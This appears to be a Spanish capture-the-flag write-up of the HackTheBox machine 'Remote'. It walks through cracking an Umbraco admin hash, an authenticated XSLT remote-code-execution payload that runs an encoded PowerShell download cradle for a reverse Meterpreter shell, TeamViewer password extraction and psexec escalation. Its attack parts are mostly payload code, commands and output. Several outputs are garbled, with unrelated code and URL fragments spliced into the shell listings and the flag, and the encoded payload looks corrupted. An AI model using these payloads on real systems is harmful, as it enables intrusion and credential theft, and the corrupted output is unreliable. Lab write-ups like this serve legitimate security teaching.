

Remote

HackTheBox — Writeup

Sistema Operativo	Windows
Dificultad	Easy
Fecha	18 de septiembre de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración se servicios	2
1.3. Identificación de Vulnerabilidades	5
2. Acceso Inicial	6
3. Escalada de Privilegios	8
3.1. Enumeración interna e Identificación de Vulnerabilidades	8
3.2. Explotación	8
4. Referencias	10

1. Reconocimiento

1.1. Escaneo de puertos

El escaneo inicial revela varios puertos abiertos para FTP, HTTP, NFS, RCP. Se nos muestra que la máquina es Windows.

```

$ sudo nmap -sS -sC -sV 10.129.230.172
[sudo] contraseña para khangkaw:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-26 12:21 CST
Nmap scan report for 10.129.230.172
Host is up (0.17s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft Ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4      111/tcp     rpcbind
| 100000  2,3,4      111/tcp     rpcbind
| 100000  2,3,4      111/udp     rpcbind
| 100000  2,3,4      111/udp     rpcbind
| 100003  2,3        2049/udp    nfs
| 100003  2,3        2049/udp6   nfs
| 100003  2,3,4      2049/tcp    nfs
| 100003  2,3,4      2049/tcp6   nfs
| 100005  1,2,3      2049/tcp    mountd
| 100005  1,2,3      2049/tcp6   mountd
| 100005  1,2,3      2049/udp    mountd
| 100005  1,2,3      2049/udp6   mountd
| 100021  1,2,3,4    2049/tcp    nlockmgr
| 100021  1,2,3,4    2049/tcp6   nlockmgr
| 100021  1,2,3,4    2049/udp    nlockmgr
| 100021  1,2,3,4    2049/udp6   nlockmgr
| 100024  1          2049/tcp    status
| 100024  1          2049/tcp6   status
| 100024  1          2049/udp    status
| 100024  1          2049/udp6   status
|_
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows netbios-ssn
2049/tcp  open  nlockmgr     1-4 (RPC #100021)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Podemos probar autenticación anónima (anonymous:anonymous) en FTP para ver si algún archivo disponible en el servicio:

```


2026-08-27 09:35:10 VERIFY ECU OK
lftp-10.129.60.238:~>VERIFY OK: depth=0, C
lftp-10.129.60.238:~>USER anonymous TLSv
Clave:8-27 09:35:10 [us-dedivip-3] Peer C
lftp-anonymous@10.129.60.238:~>elsi-la de
lftp-anonymous@10.129.60.238:/>lti_proces
2026-08-27 09:35:11 SENT CONTROL [us-dedi

```


Sin embargo no hay nada en el servidor.

1.2. Enumeración se servicios

Visitando la página web se nos muestra lo siguiente:



Navegando por las distintas opciones de la página se nos redirige a una página de login:



Sabemos que hay un servicio NFS corriendo, con lo cual podemos montar el sistema de archivos que esté disponible y buscar posibles contraseñas o archivos de configuración con más pistas.

```
~/HTB/Remote > sudo mount -t nfs 10.129.60.238:/ ./target-NFS/ -o nolock
[sudo] contraseña para khangkaw:

~/HTB/Remote 10s > ls
./target-NFS

~/HTB/Remote > cd target-NFS

~/HTB/Remote/target-NFS > ls
site_backups

~/HTB/Remote/target-NFS >
```

Vemos un directorio llamado site_backups y entrando vemos lo que pueden ser respaldos de archivos de configuración.

```

~/HTB/Remote/target-NFS/site_backups > ls -la
drwx----- 4294967294 4294967294 4.0 KB Sun Feb 23 12:35:48 2020 .
drwxrwxrwx 4294967294 4294967294 64 B Thu Aug 27 10:35:19 2026 ..
drwx----- 4294967294 4294967294 64 B Thu Feb 20 11:16:39 2020 App_Browsers
drwx----- 4294967294 4294967294 4.0 KB Thu Feb 20 11:17:19 2020 App_Data
drwx----- 4294967294 4294967294 4.0 KB Thu Feb 20 11:16:40 2020 App_Plugins
drwx----- 4294967294 4294967294 64 B Thu Feb 20 11:16:40 2020 aspnet_client
drwx----- 4294967294 4294967294 48 KB Thu Feb 20 11:16:42 2020 bin
drwx----- 4294967294 4294967294 8.0 KB Thu Feb 20 11:16:42 2020 Config
drwx----- 4294967294 4294967294 64 B Thu Feb 20 11:16:42 2020 css
drwx----- 4294967294 4294967294 4.0 KB Thu Feb 20 11:16:42 2020 Media
drwx----- 4294967294 4294967294 64 B Thu Feb 20 11:16:42 2020 scripts
drwx----- 4294967294 4294967294 8.0 KB Thu Feb 20 11:16:47 2020 Umbraco
drwx----- 4294967294 4294967294 4.0 KB Thu Feb 20 11:16:47 2020 Umbraco_client
drwx----- 4294967294 4294967294 4.0 KB Thu Feb 20 11:16:47 2020 Views
-rwx----- 4294967294 4294967294 152 B Thu Nov 1 11:06:44 2018 default.aspx
-rwx----- 4294967294 4294967294 89 B Thu Nov 1 11:06:44 2018 Global.asax
-rwx----- 4294967294 4294967294 28 KB Wed Feb 19 23:57:54 2020 Web.config

```

Después de navegar un rato, en el directorio AppData nos encontramos con un archivo llamado Umbraco.sdf. Según la documentación, este archivo es la base de datos por defecto cuando no se usa otro servicio de base de datos. Almacena todo el contenido del sitio incluyendo metadatos y configuraciones. Si usamos strings para leerlo vemos algo interesante.

```

~/HTB/Remote/target-NFS/site_backups/App_Data 0 | > strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa("hashAlgorithm":"SHA1")en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa("hashAlgorithm":"SHA1")admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa("hashAlgorithm":"SHA1")admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f

```

Se nos indica el hash en SHA1 del usuario admin@htb.local. Podemos usar john the ripper para intentar adivinar la contraseña y obtenemos resultados favorables:


```

~/HTB/Remote 1 58s > john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese (?)
1g 0:00:00:01 DONE (2026-08-27 11:16) 0.8264g/s 8118Kp/s 8118Kc/s 8118KC/s baconandchipies1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

```

Entramos al panel de administración de Umbraco, en la pestaña de ayuda obtenemos la versión: 7.12.4



Buscando en internet nos encontramos con la CVE-2019-25137: Authenticated RCE.

1.3. Identificación de Vulnerabilidades

Sobre CVE-2019-25137 Umbraco es un gestor de contenidos que está construido en el entorno .NET. En las versiones 4.11.8 hasta 7.12.4 se expone el endpoint `/umbraco/developer/Xslt/xsltVisualize.aspx` (solamente si se está autenticado) que sirve para visualizar archivos XSLT que el administrador pueda usar para modificar el sitio. Dentro del documento se puede incluir la definición de un script usando `msxsl:script`, que será ejecutado sin presentar ningún tipo de restricción ni sanitización. El entorno asume que, al estar autenticado, no se necesitan más comprobaciones, por lo que no se sanitiza el archivo XSLT.


Encontramos este exploit en python que se centra en construir una petición para ejecutar un proceso en el host a través de un POST enviado al endpoint:

<https://www.exploit-db.com/exploits/46153>

En el archivo `Analisis_Codigo_1.txt` se hace un analisis básico de como funciona el script.


De forma rápida, el código construye una petición en forma de texto con código C# oculto dentro. El código ejecuta la calculadora del sistema como prueba de que se puede ejecutar cualquier otro programa. Usando python se capturan variables necesarias para poder enviar la petición de forma autenticada, como por ejemplo tokens anti CSRF (UMB-XSRF-TOKEN, __VIEWSTATE, __VIEWSTATEGENERATOR), se crea una sesión autenticada y se envía la petición.

Visitando el endpoint vemos que si está disponible.



Como prueba de concepto podemos usar BurpSuite para demostrar la RCE. Si visitamos el endpoint, hacemos click en Visualize XSLT y capturamos la petición, podemos reciclarla para enviar el payload definido en el exploit. Simplemente en lugar de ejecutar “calc.exe” ejecutamos “powershell.exe” y en la cadena “cmd” colocamos el comando “whoami”. Copiamos el payload entre los campos `&ctl00%24body%24xsltSelection=` y `&ctl00%24body%24contentPicker%24ContentIdValue=&ctl00%24body%24visualizeDo=Visualize+XSLT`, codificamos en URL encoded todo el payload y enviamos el mensaje.

Enviamos la petición y nos muestra el usuario que autenticado a nivel local: `iis apppool\defaultapppool`



2. Acceso Inicial

Podemos usar el modulo `web_delivery` de Metasploit para ejecutar un comando en el host y obtener una shell de vuelta a nuestra sesión de Metasploit. En el modulo especificamos que necesitamos que el payload sea una reverse shell originada desde Windos, es decir, ejecutada en powershell.

```
msfconsole
use exploit/multi/script/web_delivery
```

```

set RHOSTS <ip>
set payload windows/x64/meterpreter/reverse_tcp
set LHOST tun0
set target 2
run

```

El comando target 2 indica que necesitamos que el interprete que está disponible en la máquina para ejecutar el código que se va a enviar, en este caso es PowerShell, el cual tiene el código 2.

Metasploit nos indicará que ejecutemos un código en el host:

```

msf5 (msf5) > multi/script/web_delivery >> [*] Using URL: http://10.10.17.44:8080/1145714586
[*] Server started
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAuuAFMAZQByAHYAaQBjAGUUAUABvAGKAbgB0AE0AYQBUAGEAZwB1AHIAxQAGAdoAUwB1AGMAdQByAGKAdAB5AFAAcgBvAHQAbwB
jAG8ABaA9A9sATgB1AHQALgBTAGUAYwB1AHIAaQB0AHKAUABYAG8ADABvAGMABwBsAFQAEQwBwAGUAXQAGAdoAVABsAHMMAMQyADsAJABTAECvAgB3AD0AbgB1AHcALQBvAGIAgB1AGMA
dAAGAG4ZQB0AC4AdwB1AGIAYwBsAGKAZQBwAHQAQwBpAGYAKABbAFMAEQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBQAHIAbwB4AHKAXQAGAdoARwB1AHQARAB1AGYAYQB1AGwAdABQA
HIAbwB4AHKAKApAC4AYQBKAGQACgB1AHMAcwAGAC0AbgB1ACAAJABUAHUABsACKAewAKAG0ARwBWAHcALgBwAHIAbwB4AHKAPQBBAE4AZQB0AC4AVwB1AGIAUgB1AHEAdQB1AHMAdA
BdAdoA0gBHAGUAdABTAHKAcwB0AGUAbgBQXAGUAYgBQAHIAbwB4AHKAKApADsAJABTAECvAgB3AC4AUABYAG8AEAB5AC4AQwByAGUUAZAB1AG4AdABpAGEAAbzAD0AHwB0AGUAdAuuAEM
AcgB1AGQAZQBwAHQAQwBhAGwAqWbHAGMAAB1AF0AQAGAEQAZQBmAGEAdQBsAHQAQwByAGUUAZAB1AG4AdABpAGEAAbzADsAFQA7AEKARQBYACAAKAAoAG4AZQB3AC0AbwB1AGoAZQBjAH
AHQA1AB0AGUAdAuuAFcAZQB1AEMABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAAnAGGAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAZADUAO
gA4ADAA0AAwAC8AQ0A3AGsANAB3AGUANQBXAGMARABsAdgAVwB2AC8AdwBBAdgAZABSAHMARgBGAEKANABMAHMARQAnACKAKQA7AEKARQBYACAAKAAoAG4AZQB3AC0AbwB1AGoAZQBjAH
QATABOAGUAdAuuAFcAZQB1AEMABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAAnAGGAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAZADUAOgA
ADAA0AAwAC8AQ0A3AGsANAB3AGUANQBXAGMARABsAdgAVwB2ACcAKQApADsA"; System.Diagnostics.Process proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" />
</xsl:template> </xsl:stylesheet>";

```

Este código lo tenemos que pegar en el payload que se nos indica en el exploit mencionado anteriormente:

```

# Execute a calc for the PoC
payload = '''<?xml version="1.0"><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml()
{ string cmd = "-nop -w hidden -e WwB0AGUAdAuuAFMAZQByAHYAaQBjAGUUAUABvAGKAbgB0AE0AYQBUAGEAZwB1AHIAxQAGAdoAUwB1AGMAdQByAGKAdAB5AFAAcgBvAHQAbwB
jAG8ABaA9A9sATgB1AHQALgBTAGUAYwB1AHIAaQB0AHKAUABYAG8ADABvAGMABwBsAFQAEQwBwAGUAXQAGAdoAVABsAHMMAMQyADsAJABTAECvAgB3AD0AbgB1AHcALQBvAGIAgB1AGMA
dAAGAG4ZQB0AC4AdwB1AGIAYwBsAGKAZQBwAHQAQwBpAGYAKABbAFMAEQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBQAHIAbwB4AHKAXQAGAdoARwB1AHQARAB1AGYAYQB1AGwAdABQA
HIAbwB4AHKAKApAC4AYQBKAGQACgB1AHMAcwAGAC0AbgB1ACAAJABUAHUABsACKAewAKAG0ARwBWAHcALgBwAHIAbwB4AHKAPQBBAE4AZQB0AC4AVwB1AGIAUgB1AHEAdQB1AHMAdA
BdAdoA0gBHAGUAdABTAHKAcwB0AGUAbgBQXAGUAYgBQAHIAbwB4AHKAKApADsAJABTAECvAgB3AC4AUABYAG8AEAB5AC4AQwByAGUUAZAB1AG4AdABpAGEAAbzAD0AHwB0AGUAdAuuAEM
AcgB1AGQAZQBwAHQAQwBhAGwAqWbHAGMAAB1AF0AQAGAEQAZQBmAGEAdQBsAHQAQwByAGUUAZAB1AG4AdABpAGEAAbzADsAFQA7AEKARQBYACAAKAAoAG4AZQB3AC0AbwB1AGoAZQBjAH
AHQA1AB0AGUAdAuuAFcAZQB1AEMABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAAnAGGAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAZADUAO
gA4ADAA0AAwAC8AQ0A3AGsANAB3AGUANQBXAGMARABsAdgAVwB2AC8AdwBBAdgAZABSAHMARgBGAEKANABMAHMARQAnACKAKQA7AEKARQBYACAAKAAoAG4AZQB3AC0AbwB1AGoAZQBjAH
QATABOAGUAdAuuAFcAZQB1AEMABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBwAGcAKAAAnAGGAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQAZADUAOgA
ADAA0AAwAC8AQ0A3AGsANAB3AGUANQBXAGMARABsAdgAVwB2ACcAKQApADsA"; System.Diagnostics.Process proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" />
</xsl:template> </xsl:stylesheet>''';

```

Es muy importante que cuidemos que los caracteres sean correctos y que no haya saltos de línea entre el payload y el siguiente comando (System.Diagnostics.Process proc) ya que esto puede generar errores.

Personalmente yo tuve errores con el exploit entregado. Los tokens __VIEWSTATE y __VIEWSTATEGENERATOR no aparecían en el texto generado por el parser html en la función BeautifulSoup por lo que obtenía un error, ya que el valor devuelto por:

```

VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];

```

Era None, y la ejecución fallaba. La verdad no estoy muy seguro de a que se debe este error. Tuve que usar la función splitline y buscar de forma iterativa en todo el texto los valores para poder extraerlos, por lo que reemplazé esas líneas de código con las siguientes:

```

for line in r3.text.splitlines():
    if 'id="__VIEWSTATE"' in line:
        VIEWSTATE = line.split('value="')[1].split('"')[0]
    print("El valor de VIEWSTATE es:")

```

```
print(VIEWSTATE)

for line in r3.text.splitlines():
    if 'id="__VIEWSTATEGENERATOR"' in line:
        VIEWSTATEGENERATOR = line.split('value="')[1].split('"')[0]
        print("El valor de VIEWSTATEGENERATOR es:")
        print(VIEWSTATEGENERATOR)
```

La conexión se logra y con el comando sessions -i 1 obtenemos una shell, la flag está en C:\Users\Public\Desktop.

```
(Meterpreter 1)(c:\Users\Public)> cd Desktop value-of select *csharp_user.xml()"/>
(Meterpreter 1)(c:\Users\Public\Desktop) > ls
Listing: c:\Users\Public\Desktop
=====
password="baconandcheese";
Mode = "http://10. Size Type Last modified Name
----
100666/rw-rw-rw- 1191 file 2020-02-20 01:14:59 -0600 TeamViewer 7.lnk
100666/rw-rw-rw- 174 file 2018-09-15 02:16:48 -0500 desktop.ini
100444/r--r--r-- 34 file 2026-09-06 10:17:40 -0600 user.txt
c) = get(url, path);
(Meterpreter 1)(c:\Users\Public\Desktop) > user.txt
[-] Unknown command: user.txt. Run the help command for more details.
(Meterpreter 1)(c:\Users\Public\Desktop) > cat user.txt
d05f4b0e0dc3b5eede7c63711720d558ffice/UmbracoApi/Authentication/PostLogin";
```

3. Escalada de Privilegios

3.1. Enumeración interna e Identificación de Vulnerabilidades

Dentro del mismo directorio donde encontramos la flag de usuario encontramos un acceso directo: TeamViewer 7.lnk. Ya tenemos un programa instalado y la versión disponible. Buscando en internet encontramos la CVE-2019-18988.

Sobre CVE-2019-18988 Es una vulnerabilidad menor que expone credenciales de Team Viewer guardadas en el registro de Windows. Una de estas contraseñas es la Permanent Password. Esta contraseña permite Unattended Access (Acceso No Supervisado) sin que alguien acepte la conexión de vuelta en el host. Estas contraseñas almacenadas tienen claves fijas, por lo que se pueden leer las claves y las contraseñas para descifrarlas. TeamViewer es un programa de administración remota.

3.2. Explotación

En metasploit ya existe un modulo dedicado a extraer las contraseñas de Team Viewer, así que podemos hacer bg para enviar la sesión que tenemos al background e intentar extraer contraseñas:

```
c:\Users\Public\Desktop>exit
(Meterpreter 1)(c:\Users\Public\Desktop) > bg
[*] Backgrounding session 1...
[msf](Jobs:1 Agents:1) exploit(multi/script/web_delivery) >> use post/windows/gather/credentials/teamviewer_passwords
[msf](Jobs:1 Agents:1) post(windows/gather/credentials/teamviewer_passwords) >> set SESSION 1
SESSION => 1: cookies
[msf](Jobs:1 Agents:1) post(windows/gather/credentials/teamviewer_passwords) >> run
[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: IR3m0te! (https://www.teamviewer.com/en/authentication/postlogin)
[+] Passwords stored in: /home/khangkaw/.msf4/loot/20260906144148_default_10.129.230.172_host.teamviewer__578582.txt
[*] <-----| Using Window Technique |----->
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
[msf](Jobs:1 Agents:1) post(windows/gather/credentials/teamviewer_passwords) >> exit
```

Encontramos una contraseña y podemos probar también el modulo de Metasploit psexec, el cual se conecta directamente a SMB (que por la enumeración sabemos que está activo) con un payload por defecto para obtener una reverse shell.

```
[msf](Jobs:1 Agents:1) post(windows/gather/credentials/teamviewer_passwords) >> use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> set RHOSTS 10.129.59.52
RHOSTS => 10.129.59.52
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> set SMBPass IR3m0te!
SMBPass => IR3m0te!
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> set SMBUser administrator
SMBUser => administrator
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> set LHOST tun0
LHOST => 10.10.17.165
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> run
[-] Handler failed to bind to 10.10.17.165:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[*] 10.129.59.52:445 - Connecting to the server...
[*] 10.129.59.52:445 - Authenticating to 10.129.59.52:445 as user 'administrator'...
[*] 10.129.59.52:445 - Selecting PowerShell target: tun0
[*] 10.129.59.52:445 - Executing the payload...
[*] 10.129.59.52:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (255676 bytes) to 10.129.59.52
[*] 10.129.59.52 - Meterpreter session 2 closed. Reason: Died
[*] Exploit completed, but no session was created.
```

Para evitar este error podemos cambiar el puerto local de nuestra computadora con ser LPORT y si volvemos a correr el script obtenemos una shell. Esto es debido a que los servicios que instancia Team Viewer corren bajo el contexto de NT AUTHORITY\SYSTEM.

```
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> set LPORT 4445
LPORT => 4445
[msf](Jobs:1 Agents:1) exploit(windows/smb/psexec) >> run
[*] Started reverse TCP handler on 10.10.17.165:4445
[*] 10.129.59.52:445 - Connecting to the server...
[*] 10.129.59.52:445 - Authenticating to 10.129.59.52:445 as user 'administrator'...
[*] 10.129.59.52:445 - Selecting PowerShell target: tun0
[*] 10.129.59.52:445 - Executing the payload...
[*] 10.129.59.52:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (203452 bytes) to 10.129.59.52
[*] Meterpreter session 4 opened (10.10.17.165:4445 -> 10.129.59.52:49692) at 2026-09-06 15:41:29 -0600
(Meterpreter 4)(C:\Windows\system32) >
```

4. Referencias

- <https://www.exploit-db.com/exploits/46153>
- <https://github.com/Ickarah/CVE-2019-25137-Version-Research>
- <https://whynotsecurity.com/blog/teamviewer/>
- <https://nvd.nist.gov/vuln/detail/cve-2019-18988>